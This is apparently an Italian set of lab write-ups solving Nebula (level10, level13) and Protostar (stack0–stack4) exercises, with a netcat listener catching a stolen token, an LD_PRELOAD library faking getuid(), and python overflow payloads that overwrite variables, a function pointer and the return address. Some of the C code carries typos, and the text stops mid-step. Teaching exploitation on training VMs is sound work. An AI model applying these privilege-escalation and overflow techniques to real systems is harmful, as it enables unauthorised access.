Apriamo un altro terminale sulla macchina Kali e mettiamoci in ascolto con netcat sulla porta citata dal sorgente

```
> nc -nlvp 18211
```

Lanciamo il secondo script

```
> level10@nebula:/tmp$ ./swap_sym.sh
```

E tutto va a buon fine, netcat cattura il contenuto di token!

```
$ nc -nlvp 18211
listening on [any] 18211 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.10] 50279
.o0 0o.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
```

A questo punto dobbiamo vincere la sfida, quindi usiamo token come password per accedere come flag10 e vincere la sfida!

```
> level10@nebula:/tmp$
> level10@nebula:/tmp$ su flag10
> Password: 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
> sh-4.2$ whoami
flag10
> sh-4.2$ getflag
You have successfully executed getflag on a target account
```

## 6.0.4 Mitigazione 1

Spegnere il bit SETUID e ripetere l'attacco.

```
> nebula@nebula:~$ sudo -i
> root@nebula:/home/flag10# chmod u-s flag10
```

L'attacco in questo caso non riesce più!

## 6.0.5 Mitigazione 2

Creiamo un nuovo file flag101\_mitigated.c. E praticamente prima di aprire il file alziamo i privilegi e subito dopo li abbassiamo

```
...
uid_t uid = getuid();
uid_t euid = geteuid();

//Privilegi alzati temporaneamente
seteuid(uid);

ffd = open(file, O_RDONLY);
if (ffd == -1) {
    printf("Damn. Unable to open file\n");
    exit(EXIT_FAILURE);
}

//Ripristino privilegi
seteuid(euid);
...
```

## Capitolo 7

# Nebula - level13

Login come utente level13:

```
> username: level13
> password: level13
```

L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag13`.

Controlliamo i permessi dell'eseguibile `flag13`:

```
> ls -la /home/flag13/flag13

-rwsr-x--- 1 flag13 level13
```

notiamo che esso è di proprietà dell'utente `flag13` ed è eseguibile dal gruppo `level13`, ma notiamo anche che l'eseguibile ha il bit `SETUID` alzato.

**IDEA:** provare a inoculare l'esecuzione di `/bin/getflag` sfruttando il binario `/home/flag13/flag13`.

Verifichiamo ora cosa fa il sorgente di `flag13`: `level13.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() := FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry :-)
    printf("your token is %s\n", token);
}
```

Il programma controlla se l'UID è diverso da 1000 allora stampa un messaggio di errore, altrimenti crea il token di autenticazione per l'utente `flag13` e lo stampa. Le variabili di ambiente sfruttabili per questo attacco sono `LD_PRELOAD` e `LD_LIBRARY_PATH` esse possono influenzare il comportamento del linker. Dal manuale di `LD_PRELOAD` scopriamo che esso contiene una lista di librerie condivise esse vengono linkate prima di tutte le altre durante l'esecuzione e vengono usate per ridefinire dinamicamente alcune funzioni senza dover ricompilare i sorgenti.

**Sfruttiamo le vulnerabilità:** Possiamo usare la variabile LD\_PRELOAD per caricare una libreria che implementa la funzione del controllo degli accessi del programma /home/flag13/flag13. La libreria che scriveremo reimposta getuid() per superare il controllo degli accessi. Quindi scriviamo la libreria getuid.c

```
#include <unistd.h>
#include <sys/types.h>

uid_t getuid(void){
    return 1000;
}
```

Per generare la libreria condivisa usiamo gcc con i seguenti due comandi:

- -shared: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti.
- -fPIC: genera codice indipendente dalla posizione, ricicabile ad un indirizzo di memoria arbitrario.

Per pre caricare la libreria condivisa getuid.so modifichiamo la variabile LD\_PRELOAD: LD\_PRELOAD=./getuid.so e eseguiamo /home/flag13/flag13.

L'iniezione della libreria fallisce perchè il manuale di LD\_PRELOAD ci dice che se l'eseguibile ha SETUID alzato allora lo deve tenere anche la libreria. Il SETUID della libreria non può essere modificato perchè non siamo root, ma possiamo abbassare il SETUID del binario facendone una copia. Quindi per vincere la sfida facciamo:

```
> cp /home/flag13/flag13 /home/level13/flag13 // copia dl file
> gcc -shared -fPIC -o getuid.so getuid.c
> LD_PRELOAD=./getuid.so
# stampa del token di autenticazione
# possiamo autenticarci come flag13 dato che abbiamo la password
> su -l flag13
> getflag
# sfida vinta
```

## Debolezze

1. Manipolando LD\_PRELOAD riusciamo a sovrascrivere getuid(): CWE-426 Untrusted Search Path.
2. by-pass tramite spoofing, l'attaccante può riprodurre il token di autenticazione di un altro utente: CWE-90 Authentication Bypass by Spoofing..

## Mitigazione

1. Questa volta non possiamo semplicemente ripulire la variabile di ambiente perchè LD\_PRELOAD agisce prima del caricamento del programma.
2. L'autenticazione si basa su un valore noto che è 1000, occorre utilizzare più fattori di autenticazione.

Per convincerci di quanto detto modifichiamo level13 effettuando una pulizia di LD\_PRELOAD (level13\_env.c).

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() := FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid(), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    bzero(token, 256);
    strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);
    printf("your token is %s\n", token);
}
```

Compiliamo level13\_env.c:

```
> gcc -o flag13_env level13_env.c
```

Impostiamo i privilegi su level13\_env:

```
> chown flag13:level13 /home/flag13/flag13_env
> chmod u+s /home/flag13/flag13_env
```

Eseguiamo level13\_env:

```
> ./flag13_env
```

getuid() rimane iniettata.

# Capitolo 8

## Protostar - stack 0

Credenziali di accesso su SSH:

```
> ssh -oHostKeyAlgorithms=+ssh-rsa user@10.0.2.15
> Password: user
```

Questo livello introduce il concetto che è possibile accedere alla memoria al di fuori della sua regione allocata, come sono disposte le variabili dello stack e che la modifica al di fuori della memoria allocata può modificare l'esecuzione del programma.

L'obiettivo della sfida è la modifica del valore della variabile `modified` a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
int main(int argc, char **argv){

    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    }else {
        printf("Try again?\n");
    }
}
```

### 8.1 Raccolta d'informazioni

Prima di procedere con un eventuale attacco, è sempre buona norma raccogliere quante più informazioni possibili sul sistema in questione. Per ottenere informazioni sul sistema operativo in esecuzione, digitiamo il comando:

```
> lsb_release -a

...
Description:  Debian GNU/Linux v. 6.0.3 (Squeeze)
...
> arch

i686 (32 bit, Pentium II)
```

Per ottenere informazioni sui processori installati (diversi da macchina a macchina) digitiamo `cat /proc/cpuinfo`, scoprendo che il processore installato è Intel Core i5 (nel mio caso).

Per una prima esecuzione:

```
> cd /opt/protostar/bin
> ./stack0
```

Il programma resta in attesa di un input da tastiera. Digitando qualcosa e dando Invio, si ottiene il messaggio di errore "Try again?".

Il programma `stack0` accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica e non sembrano esistere altri metodi per fornire input al programma. Analizzando il codice sorgente di `stack0.c` scopriamo che

il programma stampa un messaggio di conferma se la variabile `modified` è diversa da zero. Inoltre, notiamo che le variabili `modified` e `buffer` sono spazialmente vicine, quindi sorge il dubbio che esse possano essere vicine anche in memoria centrale. Da ciò ne deriva un'idea, infatti se le due variabili sono contigue in memoria, ci chiediamo se possiamo sovrascrivere `modified` sfruttando la sua vicinanza con `buffer`.

Quindi scrivendo 68 byte in `buffer`, poiché `buffer` è un array di 64 caratteri, avremo che i primi 64 byte in input riempiranno `buffer` e i restanti 4 byte riempiranno `modified`. Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi:

- Ipotesi 1: `gets(buffer)` permette l'input di una stringa più lunga di 64 byte.
- Ipotesi 2: le variabili `buffer` e `modified` sono contigue in memoria.

### 8.1.1 La funzione `gets()`

Dalla documentazione sappiamo che: `gets()` legge una riga da `stdin` nel buffer puntato da `s` fino a quando termina una nuova riga o EOF, che sostituisce con `\0`. Non viene eseguito alcun controllo per il sovraccarico del buffer (vedere BUG di seguito). Leggendo la sezione BUG scopriamo che `gets()` è deprecata in favore di `fgets()`, che invece limita i caratteri letti. Ci viene detto anche di non usare mai `gets()`, perché è impossibile dire senza conoscere i dati in anticipo quanti caratteri `gets()` leggerà e che `gets()` continuerà a memorizzare i caratteri oltre la fine del buffer. È quindi estremamente pericolosa da usare, ci viene consigliato di usare `fgets()`.

Deduciamo primariamente che non c'è controllo sul buffer overflow, di conseguenza la prima ipotesi sembra verificata: `gets()` permette input più grandi di 64 byte.

### 8.1.2 Comando `pmap`

Per verificare la seconda ipotesi, possiamo utilizzare il comando `pmap`, che stampa il layout di memoria di un processo in esecuzione (ad esempio, per la shell corrente `pmap $$`).

```
> $ pmap $$
1608:  -sh
08048000      80K r-x--  /bin/dash
0805c000       4K rw---  /bin/dash
0805d000     140K rw---  [ anon ]
b7e96000       4K rw---  [ anon ]
b7e97000    1272K r-x--  /lib/libc-2.11.2.so
b7fd5000       4K ----- /lib/libc-2.11.2.so
b7fd6000       8K r----  /lib/libc-2.11.2.so
b7fd8000       4K rw---  /lib/libc-2.11.2.so
b7fd9000      12K rw---  [ anon ]
b7fe0000       8K rw---  [ anon ]
b7fe2000       4K r-x--  [ anon ]
b7fe3000     108K r-x--  /lib/ld-2.11.2.so
b7ffe000       4K r----  /lib/ld-2.11.2.so
b7fff000       4K rw---  /lib/ld-2.11.2.so
bffeb000      84K rw---  [ stack ]
total      1740K
```

L'output di `pmap` mostra l'organizzazione in memoria di:

- Aree codice (permessi `r-x`)
- Aree dati costanti (permessi `r-`)
- Aree dati (permessi `rw-`)
- Stack (permessi `rw-`, `[ stack ]`)

Dall'output di `pmap` si deduce che lo stack del programma è piazzato sugli indirizzi alti. L'area di codice del programma (TEXT) è piazzata sugli indirizzi bassi ed infine l'area dati del programma (Global Data) è piazzata in "mezzo".

### 8.1.3 Lo stack

Lo stack contiene un record di attivazione (frame) per ciascuna funzione invocata in modalità LIFO (Last In First Out). L'inserimento di frame fa crescere lo stack verso gli indirizzi bassi di memoria. Ogni record di attivazione contiene informazioni essenziali per la gestione delle chiamate di funzione.

Ciascun frame contiene diverse informazioni:

- **Variabili locali:** Le variabili dichiarate all'interno della funzione.
- **Argomenti:** I parametri passati alla funzione.


- **EBP salvato:** Il puntatore di base del frame precedente, utilizzato per ripristinare il contesto una volta terminata la funzione.
- **Indirizzo di ritorno:** L'indirizzo a cui deve tornare il flusso di esecuzione dopo la conclusione della funzione.

## Registri dello stack

Lo stack viene gestito mediante tre registri principali:

- **Puntatore allo stack (ESP/RSP):** Indica la cella di memoria che si trova al top dello stack, ovvero l'ultimo elemento inserito. ESP è utilizzato nelle architetture a 32 bit, mentre RSP è utilizzato nelle architetture a 64 bit.
- **Puntatore di base del frame (EBP/RBP):** Indica l'inizio del frame corrente. È utilizzato per accedere ai parametri della funzione e alle variabili locali all'interno del frame. EBP è utilizzato nelle architetture a 32 bit, mentre RBP è utilizzato nelle architetture a 64 bit.
- **Registro dell'accumulatore (EAX/RAX):** Viene spesso utilizzato per contenere il valore di ritorno di una funzione. EAX è utilizzato nelle architetture a 32 bit, mentre RAX è utilizzato nelle architetture a 64 bit.

Il layout dello stack è il seguente:



Come possiamo vedere dalla figura sotto la variabile buffer dovrebbe essere piazzata ad un indirizzo più basso della variabile modified. Ciò dipende dal fatto che le variabili definite per ultime stanno in cima allo stack e lo stack cresce verso gli indirizzi bassi.

Quindi un semplice scenario di attacco può essere quello in cui forniamo un input lungo almeno 65 caratteri (esempio 'a'). In questo l'input fornito al programma è più lungo della dimensione della variabile buffer (64 caratteri in questo caso), i dati in eccesso sovrascriveranno la memoria successiva. Questo significa che se un utente fornisce un input di 65 caratteri, il 65° carattere sovrascriverà la variabile modified. Per automatizzare l'inserimento di 65 caratteri possiamo usare python e dare il suo output come input del nostro programma:

```
> python -c "print 'a'*65" | ./stack0
you have changed the 'modified' variable
```

La variabile è stata modificata, quindi la sfida è vinta.

## Capitolo 9

# Protostar - stack 1

Credenziali di accesso tramite SSH:

```
> ssh -oHostKeyAlgorithms+=ssh-rsa user@10.0.2.15
> Password: user

> cd /opt/protostar/bin
```

Questo livello esamina il concetto di modifica delle variabili in valori specifici nel programma e il modo in cui le variabili sono disposte in memoria.

L'obiettivo della sfida è impostare la variabile `modified` al valore `0x61626364` a tempo di esecuzione. Il programma è molto simile a `stack0`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv){
    volatile int modified;
    char buffer[64];

    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }

    modified = 0;
    strcpy(buffer, argv[1]);

    if(modified == 0x61626364){
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```



## 9.1 Raccolta informazioni

Eseguiamo stack1:

```
> ./stack1.c.
```

```
please specify an argoument
```

Proviamo fornendo un input:

```
> ./stack1.c abc
```

```
try again, you got 0x00000000
```

Dalla raccolta di informazioni notiamo che il programma stack1 accetta input locali, tramite il suo primo parametro argv[1], dove l'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. L'idea su cui si poggia l'attacco a stack1 è identica a quella vista per stack0, quindi costruire un input ad hoc e fornirlo al programma. Per sapere quali caratteri dare in input al programma come prima cosa andiamo a vedere se nel codice ascii troviamo qualche riscontro, e notiamo che:

- 0x61 -> a
- 0x62 -> b
- 0x63 -> c
- 0x64 -> d

## 9.2 Attacco

Quindi ora che sappiamo i 4 valori li possiamo usare per riempire modified:

```
> ./stack1 $(python -c 'print "a" * 64 + "abcd"')
```

```
try again you got 0x64636261
```

Dove la variabile modified è stata modificata in modo diverso. Quello che è andato storto è che l'input, seppur inserito nell'ordine corretto, appare al rovescio nell'output del programma. Il motivo di ciò è perché l'architettura Intel è Little Endian. L'architettura Little Endian è un modo di rappresentare i dati multibyte in cui i byte meno significativi vengono memorizzati prima (ovvero all'indirizzo di memoria più basso) rispetto ai byte più significativi.

Quindi proviamo ad immettere l'input con gli ultimi 4 caratteri al contrario:

```
> ./stack1 $(python -c 'print "a" * 64 + "dcba"')
you have correctly got the variable to the right value
```

La variabile modified è stata modificata correttamente col valore richiesto, riuscendo a vincere la sfida.

# Capitolo 10

## Protostar - stack 2

Credenziali di accesso tramite SSH:

```
> ssh -oHostKeyAlgorithms+=ssh-rsa user@10.0.2.15
> Password: user
```

Stack2 esamina le variabili di ambiente e come possono essere impostate

L'obiettivo della sfida è impostare la variabile `modified` al valore `0x0d0a0d0` a tempo di esecuzione.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;
    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
}
```

### 10.1 Raccolta informazioni

Eseguiamo `stack2`:

```
> ./stack2
```

```
Please set GRRENIE environment variable
```

Il programma `stack2` accetta input locali, tramite una variabile di ambiente (`GREENIE`), dove l'input è una stringa generica e soprattutto la variabile di ambiente `GREENIE` non esiste, dobbiamo crearla noi. Non sembrano esistere altri metodi per fornire input al programma. I valori da inserire in questa variabile secondo la codifica `ascii` sono i seguenti:

- `0x0a` -> `'\n'`
- `0x0d` -> `'\r'`

Iniziamo ora impostando la variabile d'ambiente nel seguente modo<sup>1</sup>:

```
export GREENIE=abc
```

---

<sup>1</sup>Se non si è già in `/opt/protostar/bin`, spostarsi al suo interno col comando `cd`

Possiamo visualizzare il suo valore attraverso: `echo $GREENIE`.  
Eseguiamo `stack2`:

```
> ./stack2
```

```
Try again you got 0x00000000
```

Il valore di `GREENIE` viene copiato in `buffer`, ma non provoca `overflow`.

Passando ad un secondo tentativo di attacco, proviamo ad impostare `GREENIE` ad un valore maggiore di 64 byte, ad esempio alla stringa con 65 caratteri `'a'`.

```
> export GREENIE=$(python -c 'print "a" * 65')
> ./stack2
```

```
Try again you got 0x00000061
```

si è verificato `stack overflow`, ma il valore della variabile `modified` non è quello desiderato. Infatti 64 caratteri `'a'` sono stati copiati in `buffer` e un carattere soltanto in `modified`.

Passando ad un terzo tentativo di attacco, proviamo ad impostare `GREENIE` al valore desiderato, quindi costruendo un input di 64 caratteri `'a'` per riempire `buffer`, e poi appendendo i 4 caratteri aventi codice ASCII `0x0d`, `0x0a`, `0x0d`, `0x0a`, al rovescio, per riempire `modified`. Sempre utilizzando Python:

```
> export GREENIE=$(python -c 'print "a"*64+ "\x0a\x0d\x0a\x0d" ')
> ./stack2
you have correctly modified the variable
```

Riuscendo quindi a vincere la sfida.

# Capitolo 11

## Protostar - stack 3

Credenziali di accesso tramite SSH:

```
> ssh -oHostKeyAlgorithms=+ssh-rsa user@10.0.2.15
> Password: user
```

Stack3 esamina le variabili di ambiente, e come possono essere impostate, e sovrascrive i puntatori a funzione memorizzati nello stack.

L'obiettivo della sfida è impostare `fp = win` a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione `win()`.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
    printf("code flow succesfully changed\n");
}

int main(int argc, char **argv) {
    volatile int (*fp)();
    char buffer[64];

    fp=0;
    gets(buffer);

    if(fp) {
        printf("calling function pointer, jumping to 0x%08x\n",fp); fp();
    }
}
```

il programma `stack3` accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Dal punto di vista concettuale, la sfida `stack3` è identica alle precedenti, l'unica difficoltà aggiuntiva risiede nella natura del numero da iniettare, infatti nelle sfide precedenti, il numero intero era noto a priori, invece nella sfida attuale, il numero intero non è noto a priori e va "estratto" dal binario eseguibile. L'idea nasce dalla supposizione di poter recuperare l'indirizzo della funzione `win()` a partire dal binario eseguibile `stack3`. Una volta trovato l'indirizzo lo si può dare come input e si sovrascriverà `fp`.

### 11.1 Calcolo indirizzo di win

La traccia fornisce un suggerimento interessante per calcolare l'indirizzo della funzione `win`, ovvero "sia `gdb` che `objdump` sono tuoi amici per determinare dove si trova la funzione `win()` nella memoria."

#### 11.1.1 GNU Debugger (GDB)

GDB è il debugger predefinito per GNU/Linux, esso supporta diversi linguaggi di programmazione, tra cui il C, e gira su diverse piattaforme, tra cui varie distribuzioni di Unix, Windows e MacOS. Esso consente di visualizzare cosa accade in un programma durante la sua esecuzione o al momento del crash. Dalla documentazione (`man gdb`) apprendiamo che GDB viene invocato con il comando di shell `gdb`, seguito dal nome del file binario eseguibile. L'opzione `-q` consente di evitare la stampa dei messaggi di copyright, quindi possiamo riassumere il comando come:

```
> gdb -q file_eseguibile
```

Una volta avviato, GDB legge i comandi dal terminale, fino a che non si digita il comando quit (q). Invece, il comando print (p) consente di visualizzare il valore di una espressione. Proseguendo su questo cammino, iniziamo ad abbozzare un attacco:

1. Recuperare l'indirizzo della funzione win() tramite la funzionalità print di gdb.
2. Successivamente, costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian.
3. Infine, passiamo l'input a stack3 via pipe (STDIN).

Per il punto 1, ovvero il recupero dell'indirizzo della funzione win(), utilizziamo la funzionalità print di gdb attraverso i seguenti comandi:

```
> gdb -q ./stack3
```

```
(gdb) p win
```

```
$1 = {void (void)} 0x8048424 <win>
```

Ottenuto l'indirizzo di win costruiamo un input di 64 caratteri 'a' seguito dall'indirizzo di win() in formato Little Endian:

```
> python -c 'print "a" * 64 + "\x24\x84\x04\x08"' | ./stack3  
calling function pointer, jumping to 0x08048424  
code flow successfully changed
```

La funzione win viene eseguita e la sfida è vinta.

# Capitolo 12

## Protostar - stack 4

Credenziali di accesso tramite SSH:

```
> ssh -oHostKeyAlgorithms=+ssh-rsa user@10.0.2.15
> Password: user
```

Stack4 esamina la sovrascrittura dell'EIP e gli overflow del buffer standard. EIP sta per Extended Instruction Pointer, ed è il registro che contiene l'indirizzo della prossima istruzione da eseguire.

L'obiettivo della sfida è eseguire la funzione win() a tempo di esecuzione; ciò modifica del flusso di esecuzione, poiché provoca il salto del codice alla funzione win().

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win(){
    printf("code flow succesfully changed\n");
}

int main(int argc, char **argv){
    char buffer[64];
    gets(buffer);
}
```

### 12.1 Raccolta informazioni

Il programma stack4 accetta input locali, da tastiera o da altro processo (tramite pipe). L'input è una stringa generica. Non sembrano esistere altri metodi per fornire input al programma. Mandiamo in esecuzione stack4 dal percorso /opt/protostar/stack4, e notiamo che il programma resta in attesa di un input da tastiera. Da una prima esecuzione, digitando un po' di caratteri random e premendo invio, ci viene restituito il prompt (ovvero non accade niente). I caratteri vengono memorizzati in buffer e il programma termina normalmente.

Passando ad una seconda esecuzione, proviamo a fornire a stack4 un input di 65 caratteri:

```
> python -c 'print "a" * 65' | ./stack4


segmentation fault
```

Questo perché i 64 caratteri 'a' vengono scritti in buffer ed i rimanenti caratteri vengono scritti in locazioni di memoria contigue, di cui alcune riservate alla memorizzazione della variabile EBP (Extended Base Pointer) per la gestione dello stack. Dopo questa esecuzione, la questione da porci è se possiamo modificare l'input dell'ultima esecuzione in modo che, prima di andare in crash, il programma esegua la funzione win(), riuscendo a vincere la sfida.

Nel programma stack4 non c'è alcuna variabile esplicita da sovrascrivere; quindi abbiamo bisogno di trovare una locazione di memoria sullo stack che, se sovrascritta, provochi una modifica del flusso di esecuzione. Tale locazione corrisponde proprio la cella "indirizzo di ritorno" che si trova nello stack frame corrente.

L'indirizzo di ritorno su Protostar è una cella di dimensione pari all'architettura della macchina, quindi 4 byte nel caso di Protostar, come visto nelle sfide precedenti (con il comando arch) essa è una macchina a 32 bit. Essa contiene l'indirizzo della prossima istruzione da eseguire al termine della funzione descritta nello stack frame.

## Stack



Innanzitutto troviamo i parametri della funzione, e nel qual caso ci fosse il main, ci saranno i parametri argc, argv ed envp. Poi abbiamo la cella di nostro interesse “Indirizzo di ritorno” dove vogliamo andare a sovrascrivere l’indirizzo di win(). Successivamente troviamo la cella Saved EBP, dove viene salvato il puntatore al frame precedente e serve perché quando questa funzione smette di esistere bisogna ritornare al record di attivazione della funzione precedente. Infine abbiamo le Variabili locali, dove sostanzialmente viene allocato dello spazio, ad esempio per la variabile buffer. Se notiamo dove punta ESP (puntatore al top dello stack) ovvero esso punta all’inizio delle Variabili locali, ovvero l’inizio del buffer, possiamo pensare ad un input che riempia tale spazio (nel nostro caso un buffer di 64 byte) in aggiunta allo spazio di Saved EBP dove anch’essa è una cella di dimensioni pari a quella dell’architettura della macchina (quindi altri 4 byte) per arrivare all’Indirizzo di ritorno. Se fosse così come nella rappresentazione, sarebbero necessari 64 byte (buffer) + 4 byte (Saved EBP) = 68 byte di caratteri trash che riempiano Variabili locali e Saved EBP per arrivare ad Indirizzo di ritorno e sovrascrivere l’indirizzo della funzione win(). Il problema che sorge è che non siamo sicuri che l’architettura è modellata così come in figura e quindi come l’abbiamo immaginata, ci potrebbero essere ulteriori locazioni, ed è quello che dobbiamo scoprire. L’idea di attacco è appunto quella di sovrascrivere l’indirizzo di ritorno con quello della funzione win() e per fare ciò, occorre identificare:

- L’indirizzo della cella di memoria contenente l’Indirizzo di ritorno, anche se non sappiamo (ancora) come fare.
- L’indirizzo della funzione win(), il quale sappiamo come ottenerlo (GDB e print win).

Per procedere, eseguiamo ed esaminiamo passo dopo passo stack4 mediante il debugger per determinare il layout dello stack al fine di calcolare in modo preciso gli spazi per la costruzione dell’input, lo stack frame da analizzare nel nostro caso è quello del main in quanto contiene la gets().

```
> gdb -q ./stack4
```

```
(gdb) p win
```

```
$1 = {void (void)} 0x80483f4 <win>
```

Abbiamo ottenuto l’indirizzo di win da dare come input.

A questo punto bisogna localizzare la posizione della cella di Indirizzo di ritorno. Per ottenere l’indirizzo di ritorno di main() è necessario ricostruire il layout dello stack di stack4. Nel caso in cui si è a disposizione il codice sorgente di stack4 è facile fare tale operazione, ma nel caso in cui non si possiede il codice sorgente di stack4 bisogna trarre tali informazioni dal codice binario, e quindi si necessita di disassemblare main() e capire il suo operato. Quest’ultima operazione è fattibile attraverso l’utilizzo della funzione disassemble (disass) di GDB:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x08048408 <main+0>: push    %ebp
0x08048409 <main+1>: mov     %esp,%ebp
0x0804840b <main+3>: and     $0xffffffff,%esp
0x0804840e <main+6>: sub     $0x50,%esp
0x08048411 <main+9>: lea     0x10(%esp),%eax
0x08048415 <main+13>: mov     %eax,(%esp)
0x08048418 <main+16>: call    0x804830c <gets@plt>
0x0804841d <main+21>: leave
0x0804841e <main+22>: ret
End of assembler dump.
```

Analizzando il codice assembly di main() vediamo che sono coinvolti alcuni registri, tra cui quelli legati allo stack:

- ESP, Stack Pointer, ovvero il puntatore al top dello stack.
- EBP, Base Pointer, ovvero il puntatore che ci consente di accedere agli argomenti e alle variabili locali all’interno di un frame.

All'interno di gdb possiamo inserire dei break point per vedere come viene costruito lo stack, impostando alla prima istruzione del main:

```
(gdb) b *0x8048408
```

Successivamente, dato che dopo l'inserimento del breakpoint, GDB ci ritorna il prompt, eseguiamo il programma con il comando: r.


Ci aspettiamo che il programma parta e si fermi al breakpoint.

Per capire l'evoluzione dello stack è necessario stampare il valore degli indirizzi puntati dai registri EBP ed ESP ad ogni passo dell'esecuzione. Infatti:

```
(gdb) p $ebp
$2 = (void *) 0xbffffdc8
```

```
(gdb) p $esp
$3 = (void *) 0xbffffd4c
```

Analizziamo il layout iniziale dello stack, infatti subito prima dell'esecuzione di main(), l'indirizzo di ritorno è contenuto nella cella puntata da ESP (0xbffffd4c), perché il puntatore allo stack non ha inserito ancora nulla nello stack.



Quindi possiamo dire che gli indirizzi successivi a quello puntato da ESP contengono gli argomenti di main(), come anticipato:


- `argc` (numero di argomenti, incluso il programma), quindi se l'indirizzo della cella di ritorno è puntata ad ESP, `argc` si troverà alla cella che ha indirizzo di valore  $\$esp + 4$ .
- `argv` (array delle stringhe degli argomenti, incluso il programma), `argv` si troverà alla cella che ha indirizzo di valore  $\$esp + 8$ .
- `envp` (array delle variabili di ambiente), `envp` si troverà alla cella che ha indirizzo di valore  $\$esp + 12$ .

Il perché si procede di valori multipli di 4 è data sempre dall'architettura della macchina.

### 12.1.1 Attacco

Se si osserva l'evoluzione dello stack il piano di attacco diventa chiaro:

1. costruiamo un input di caratteri 'a' che sovrascrive buffer, lo spazio lasciato dall'allineamento dello stack (padding), il vecchio EBP.
2. Attacchiamo a tale input l'indirizzo di `win()` in formato Little Endian.
3. Eseguiamo `stack4` con tale input.



Il numero di 'a' necessarie nell'input è pari a  $\text{sizeof}(\text{buffer}) + \text{sizeof}(\text{padding}) + \text{sizeof}(\text{vecchio EBP})$ :  $64 + 8 + 4 = 76$  byte, ci serve una stringa di 76 'a'. Costruiamo l'input con python:

```
python -c 'print "a" * 76 + "\xf4\x83\x04\x08"'
```

mandiamolo in esecuzione:

